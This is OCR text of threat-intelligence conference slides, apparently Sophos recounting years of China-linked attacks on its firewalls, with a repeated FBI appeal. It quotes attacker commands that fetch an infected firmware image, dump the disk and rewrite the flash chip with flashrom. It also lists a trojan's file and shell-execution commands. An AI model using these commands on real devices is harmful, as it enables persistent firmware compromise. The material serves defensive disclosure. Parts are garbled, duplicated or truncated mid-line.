


Image source: LAC Watch

Image source: Malmons World

Apple malware is Insomnia implant




Image source: Volexity

- 10 days after Sophos finds the iOS & OS X malware on TStark's firewall, Volexity publishes a report on Evil Eye
- Volexity's report focuses on exploits against iOS phones targeting Uyghur support organizations
- Sophos and Volexity determine the samples are related, targeting Tibetan exile support organizations

A last hurrah: Cyberoam attacks

- As 2020 comes to a close, the last mass-attack against Sophos products hits Cyberoam devices, which are nearing end-of-life
- CVE-2020-29574 is abused to create “cybersupport” accounts on all devices
- 8 months later, in July 2021, France’s ANSSI attributes the attacks to APT-31

Objet: 🇫🇷/🇬🇧 [Maj] Campagne d'attaque du mode opératoire APT31 ciblant la France

GESTION DU DOCUMENT

Référence	CERTFR-2021-IOC-003
Titre	🇫🇷/🇬🇧 [Maj] Campagne d'attaque du mode opératoire APT31 ciblant la France
Date de la première version	21 juillet 2021

Image source: ANSSI France

The targeted attacks era

Image source: Generative AI

Another 0day, another double dip

- On March 21, 2022, Sophos receives a bug bounty submission a day before an exploit involving the bug is observed in the wild
  - CVE-2022-1040
- The researcher, who did not wish to be credited, claimed they were based in Japan, but the IP of the device they were using geo-located to China

Image source: Depeche Mode


Personal Panda victimology

The Belt and Road Initiative map

Image source: Chatham House

- The pair of bugs that combine to make the CVE-2022-1040 exploit bypass firewall authentication, then exploit OpenSSL (CVE-2022-1292) for root access
- Most of the targeted devices appear to be located in sensitive positions in countries targeted by China's "Belt and Road Initiative" around Asia
- Targets also included the same Tibetan support group targeted in 2020

Personal Panda tooling weirdness



- One of the weirdest things was to find an embedded CA Root certificate in the malware left on the firewall
- Why would the threat actor leave a cert forged to look like it was signed by Fortinet on a Sophos firewall?

Image source: Sophos

Personal Panda tooling weirdness




Image source: Sophos

- One of the weirdest things was to find an embedded CA Root certificate in the malware left on the firewall
- Why would the threat actor leave a cert forged to look like it was signed by Fortinet on a Sophos firewall?

Image source: "The Naked Gun"

A wild Pygmy Goat appears

- A bespoke malware, libsophos.so
- Deployed just to two firewalls protecting a high-level government office in an Asian country
- The malware employs some of the same network traffic concealment techniques as Cloud Snooper used
- UK's NCSC names it "Pygmy Goat"

Image source: City of Idaho Falls, ID

Pygmy Goat's Iron Man connection

Image source: Marvel

- While searching for more Pygmy Goat samples, Sophos finds the earliest example on two firewalls registered to the TStark identity who previously toyed with Winnti and Evil Eye/Insomnia payloads
- TStark had tested both libsophos.so and an earlier version named libgoat.so on devices, including an identical version found on the compromised firewalls

Pygmy Goat's Iron Man connection

Image source: Marvel + City of Idaho Falls, ID

- While searching for more Pygmy Goat samples, Sophos finds the earliest example on two firewalls registered to the TStark identity who previously toyed with Winnti and Evil Eye/Insomnia payloads
- TStark had tested both libsophos.so and an earlier version named libgoat.so on devices, including an identical version found on the compromised firewalls

DriftingCloud delivers a Sliver

- Volexity shares IOCs from an XG that was -1040ed, used to MITM web traffic and steal creds
- The C2 IP address leads to another, single firewall running a unique malware sample Sophos determines is a component of the Sliver adversary emulation framework




Image source: Volexity

UEFI bootkit discovered

```
ftpget -u admin -p password 10.10.10[.]110 ./flashrom ./flashrom

ftpget -u admin -p password 10.10.10[.]110 xg210-remove-dxe-guard-bds-infected.bin xg210-remove-dxe-guard-bds-infected.bin

chmod 777 flashrom { dd bs=392446464 skip=1 count=1; cat; } < /dev/sda > ./ext4_1_19.img

./flashrom -p internal -c "Opaque flash chip"

./flashrom -p internal -c "Opaque flash chip" -r xg210-read.bin

./flashrom -p internal -c "Opaque flash chip" -w xg210-remove-dxe-
```

Kaspersky: MosaicRegressor (VectorEDK)

- In August 2022, hunting discovered a firewall (already under surveillance) running suspicious commands
- Using the kernel implant, analysts retrieved a file from the firewall. It turned out to be a development version of a UEFI bootkit called VectorEDK

Covert Channels

- Sophos assisted a nuclear regulatory agency and a supplier in one of the targeted countries, starting in summer 2022
- Discovery of CVE-2022-3236 led to malware
- Payloads: custom Golang Trojan, Fast Reverse Proxy (FRP) & …

Image source: The Telegraph (UK)

Covert Channels attacks begin

- Case 16 : // List Directory(), collect the list of files including their names and permission information.
- Case 17 : // File_Read() , if the file exists.
- Case 18 : // File_Write()
- Case 19 : // Delete File()
- Case 20 : // Rename File()
- Case 21 : // Copy File(), local file copy.
- Case 32 : // Runtime process execution, if first byte of exec string is an asterisk(*) execution will be via `/bin/bash -c`.

Image source: Sophos

- By September 2022, attackers become proficient with Trojanized JARs
  - supplements existing system code
- CVE-2022-3236 affects an outdated, EOL firmware version
- Early targets have similar victimology to the targets of the Personal Panda attacks

A JAR full of badness

- One JAR malware, called Termite, sniffs creds from the web admin interface, then performs DCSync attacks against LAN devices using those credentials, & deletes logs
- One country in particular was targeted with attacks against firewalls protecting its water and power system, as well as military and state security entities




Image source: New Girl (Elizabeth Meriwether Pictures and 20th Century Fox Television)

Spring 2023 oddball payloads

MicroSocks - multithreaded, small, efficient SOCKS5 server.

a SOCKS5 service that you can run on your remote boxes to tunnel connections through them, if for some reason SSH doesn't cut it for you.

It's very lightweight, and very light on resources too:

for every client, a thread with a low stack size is spawned. the main process basically doesn't consume any resources at all.

the only limits are the amount of file descriptors and the RAM.

It's also designed to be robust: it handles resource

Image source: MicroSocks Github

- From March through April 2023, Sophos investigated a cluster of infected firewalls at a government-owned tech supplier
- Malware included a port mapper (LCS); a MicroSocks instance with a password of “Pa55W0rd,” a bespoke ELF backdoor to sniff credentials entered into the firewall, and a custom Go-based RAT

Image source: dvm360 on YouTube

Image source: Buttons the rat

A hook for persistence

- One firewall discovered in May 2023 was running an unremarkable remote shell that had pioneered a previously unknown persistence method, using plthook
- The hook writes a backdoor into a temp partition that persists when the firewall reboots, for storing updates.
- One of the firewalls believed to be run by the exploit developer has the same copy and firmware as the infected XG




Image source: PLTHook documentation

Where do we go from here?

Image source: Mutant Enemy / Buffy The Vampire Slayer "Once More, With Feeling"

SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Image source: FBI

SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Image source: FBI

SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Image source: FBI

SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Image source: FBI

SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Image source: FBI


Scope creep

- Including the Sophos vulnerabilities, the report lists 206 other serious vulnerabilities that affected firewalls up to a year ago.
- 25 other vendors are represented, including Barracuda, Check Point, Cisco, Citrix, Fortinet, Ivanti, Juniper, Palo Alto, and Sonicwall
- 132 have a CVSS of >8
- 92 are =>9.8
- Operational Relay Beacons

Image source: Robert Tinney / Byte Manazine, December 1977

Just in the past MONTH(ish)

- Cisco 3x exploited critical vulns in Identity Services Engine (June 25)
- Fortinet "FortiWeb" exploit (July 18)
- Sophos – 5 critical CVEs patched (July 21)
- Microsoft "ToolShell" Sharepoint attacks (July 22)
- SonicWall 0day – Akira (Aug 5)



A total of 23,583 vulnerabilities were published in the first half of 2025, averaging 130 new CVEs per day or 3930 per month. This represents a 15% increase compared to the same period in 2024.

Additionally, 132 CVEs were added to the Cybersecurity and Infrastructure Security Agency (CISA)'s Known Exploited Vulnerabilities (KEV) catalog in H1 2025, an 80% year-over-year rise.

Of these, 47% were originally publ
before 2025, many of which targe
perimeter infrastructure.

Image source: Infosecurity Magazine

Is CNVD ≥ CVE?

- 2022 Labscon talk by Kristin Del Rosso
- China's vulnerability discovery process is industrialized – and secretive
- Maintainers work to prevent US-based researchers accessing it
- It seems to have…more

LABScon Replay | Is CNVD ≥ CVE? A Look at Chinese Vulnerability Discovery and Disclosure

LABSCON / DECEMBER 15, 2022

The US is still lagging behind China in terms of vulnerability discovery and disclosure. While the gap between the US National Vulnerability Database (NVD) and the Chinese NVD (CNNVD) has slightly shrunk over the last 5 years, there are still hundreds of vulnerabilities registered in China that are yet to be listed on the US NVD. The CNNVD is a known subsidiary of the
Security's Technical Bureau, which drives Chinese cybe
history of altering CVE disclosure dates and providing A

Image source: SentinelOne/LabsCon

Before breaking bad

- GBigMao used to want to report vulnerabilities to vendors…not to get paid, but to “fix these quickly”

https://github.com/RMerl/asuswrt-merlin/blob/master/release/src/router/networkmap/function.c#L903-L1032

We can't find a way to contact ASUS vendors, so we'd like to get two CVE for these two vulnerabilities, so that maybe ASUS vendors can fix them quickly.

GbigMao(逢坂河河), 598930392@...com

Image source: OpenWall listserv archive

Indictment: Guan “GBigMao” Tianfeng

